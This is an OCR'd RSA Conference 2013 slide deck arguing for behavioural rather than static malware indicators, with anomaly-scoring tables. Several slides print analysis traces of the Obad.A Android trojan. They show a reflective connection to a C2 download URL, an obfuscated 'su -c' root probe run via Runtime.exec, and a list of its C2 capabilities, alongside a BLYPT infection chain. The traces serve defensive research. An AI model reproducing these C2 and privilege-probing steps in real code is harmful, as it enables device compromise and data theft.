CONCURRENT BEHAVIOUR ANALYSIS: RESILIENT INDICATORS OF EMERGENT EXPLOITS


Dennis R. Moreau, Ph.D.
RSA / Office of the CTO


RSA CONFERENCE EUROPE 2013

Session ID: HTA-W08

Session Classification: Advanced

Static Indicators Grow Stale Quickly






IP N	IP N+1	…	IP N+2
Protocol N	Protocol N+1		Protocol N+2
Hash N	Hash N+1		Hash N+2
SVC N …	SVC N+1 …		SVC N+2 …

MW behavior changes faster than indicators propagate

MW Exhibit Many Detectable Behaviors …




EP State Behavior → *Inconsistency, Anomalous Calls, Anomalous state change …*

EP NW Behavior → *Sensitive Information, Anomalous Traffic/Object, Recon (sweepish), Lateral Comm (tainted) …*

Distributed Behavior → *Comm Between Assets, Navigational Behavior (pages), Application Behavior (components)…*

But we can't know which behaviors a priori … so, we should watch lots of different sensors

and nervous MW behaves differently




61	invoke-interface {v0}, Lorg/apache/http/HttpResponse;->getStatusLine()Lorg/apache /http/StatusLine;	
62	move-result-object v0	
64	invoke-interface {v0}, Lorg/apache/http/StatusLine;->getStatusCode()I	Time: 230735 • Return: • 404
65	move-result v0	
66	const/16 v1, 0xc8	0xc8 = 200 decimal ("OK")
67	if-ne v0, v1, :cond_60	IF not "OK" -> dont set okFlag
68	const/4 v0, 0x1	
69	iput-boolean v0, p0, Lcom/google/services/SendInfo;->okFlag:Z	

You can't fool ALL of the sensors, All of the time
… so, we should watch lots of different of sensors

Used with permission of Joe Security LLC: Ref: http://joe4mobile.blogspot.com/2013/08/learning-from-chulia-android-trojan.html

and MW evolves … rapidly



… so, we watch for degree of inconsistency, anomaly, outliers, change ... rather than scoring on static patterns

OBAD.A Network Behavior

67	const/16 v4, 0x2a5	
69	invoke-static {v2, v3, v4}, Lcom/android/system/admin/ollclclc;->cOlcOOo(lll)Ljava/lang/String;	
70	move-result-object v2	
71	const/4 v3, 0x0	

73	invoke-virtual {v0, v2, v3}, Ljava/lang/Class;->getMethod(Ljava/lang/String;[Ljava/lang/Class;)Ljava/lang/reflect/Method;	• Time: 170899
		  • param0: openConnection
		  • param1: null
		  • Return:
		  • openConnection
		  • public java.net.URLConnection java.net.URL.openConnection() throws java.io.IOException

74	move-result-object v0	
75	const/4 v2, 0x0	

77	invoke-virtual {v0, v1, v2}, Ljava/lang/reflect/Method;->invoke(Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;	• Reflective invoke: **java.net.URL.openConnection**
		  • Return:
		  • libcore.net.http.HttpURLConnectionImpl:http://www.androfox.com/load.php
		• Time: 170918
		  • param0: http://www.androfox.com/load.php
		  • param1: null
		  • Return:
		  • libcore.net.http.HttpURLConnectionImpl:http://www.androfox.com/load.php

78	move-result-object p0	
79	try_end_71: const/16 v0, 0xb	
80	const/16 v1, -0x90	

OBAD.A Endpoint Behavior

Strings

- eCZyf2UidGhlIw==
- su -c 'id'
- read

Position	Instruction	Meta Information
0	try_start_0:	
1	invoke-static {}, Ljava/lang/Runtime;->getRuntime()Ljava/lang/Runtime;	
2	move-result-object v0	
3	const/16 v1, 0x12	
4	const/16 v2, 0xa	
5	const/16 v3, -0x1c	
7	invoke-static {v1, v2, v3}, Lcom/android/system/admin/OcoolcIc;->cOlcOOo(III)Ljava/lang/String;	
8	move-result-object v1	

10	invoke-static {v1}, Lcom/android/system/admin/ocOlclCo;->ooCclcC(Ljava/lang/String;)Ljava/lang/String;	• Time: 144500
		  • param0: [B@a06aa5f0
		  • param0: su -c 'id'
		  • param0: 7375202D632027696427
		  • Return:
		  • su -c 'id'
		• Time: 144500
		  • param0: eCZyf2UidGhlIw==
		  • Return:
		  • su -c 'id'

11	move-result-object v1	


13	invoke-virtual {v0, v1}, Ljava/lang/Runtime;->exec(Ljava/lang/String;)Ljava/lang/Process;	• Time: 144551
		  • param0: su -c 'id'
		  • Return:
		  • Process[pid=2369]

14	move-result-object v6	
16	invoke-virtual {v6}, Ljava/lang/Process;->getInputStream()Ljava/io/InputStream;	
17	move-result-object v7	

Obad.A: C2 Behaviors


- Send text messages. Parameters contain number and text. Replies are deleted.
- PING.
- Receive account balance via USSD.
- Act as proxy (send specified data to specified address, and communicate the response).
- Connect to specified address (clicker).
- Download a file from the server and install it.
- Send a list of applications installed on the smartphone to the server.
- Send information about an installed application specified by the C&C server.
- Send the user's contact data to the server.
- Remote Shell. Executes commands in the console, as specified by the cybercriminal.
- Send a file to all detected Bluetooth devices.

BLYPT


Connect
iexplore.exe
jp2launcher.exe
java.exe
Create
Create
JAVA_EXPLOYT.H
Move
300e7c35-
2ca05d71
<Compromised Site>
Download
<payload>
Execute
BKDR_BLYT
Inject
EXPLORER.EXE


Behavior Analysis

Network Behavior: Anomalous Web Interaction (SilverTail)



Network Behavior - Characterize

- Characterize
  - Sequence
  - Graph Measures
  - Frequency
  - Dynamics
  - …



Example

Anonymized use-case from a customer

This user did A-B-C-A-B-C-A-B-C-A-B-C-A-B-C-A.

A -> B Transition

Expected	60.2791	9.81287	1.59744	0.260049	0.0423336	0.00689151	0.00112187	0.00018263	2.97E-05	4.84E-06
Refrequency	62	8	1		1					
Frequency	1	2	3	4	5	6	7	8	9	10
Anomoly					5.9662					

B -> C Transition

Expected	960.428	72.6302	5.4925	0.415358	0.0314105	0.00237535	0.00017963	1.36E-05	1.03E-06	7.77E-08
Refrequency	962	71	5		1					
Frequency	1	2	3	4	5	6	7	8	9	10
Anomoly					6.50075					


C -> A Transition

Expected	2504.13	859.581	295.065	101.286	34.7678	11.9346	4.09674	1.40627	0.482724	0.165702
Refrequency	2529	830	287	102	49	12	2	1	1	
Frequency	1	2	3	4	5	6	7	8	9	10
Anomoly					0.676293					

2


Proprietary and Confidential To Silver Tail Systems

EP Behavior: Injection (ECAT)



EP Behavior & Inconsistency:

- Behavior
  - Hooking and Consequent Action
  - Privilege Escalation
  - Log Sequences
  - Resource Consumption
  - …
- Anomaly
  - Disk vs. RAM
  - Threads vs. Processes
  - Registry API vs. Hive Structure
  - FS vs. Shadow FS
  - Currency of Updated Lists
  - …




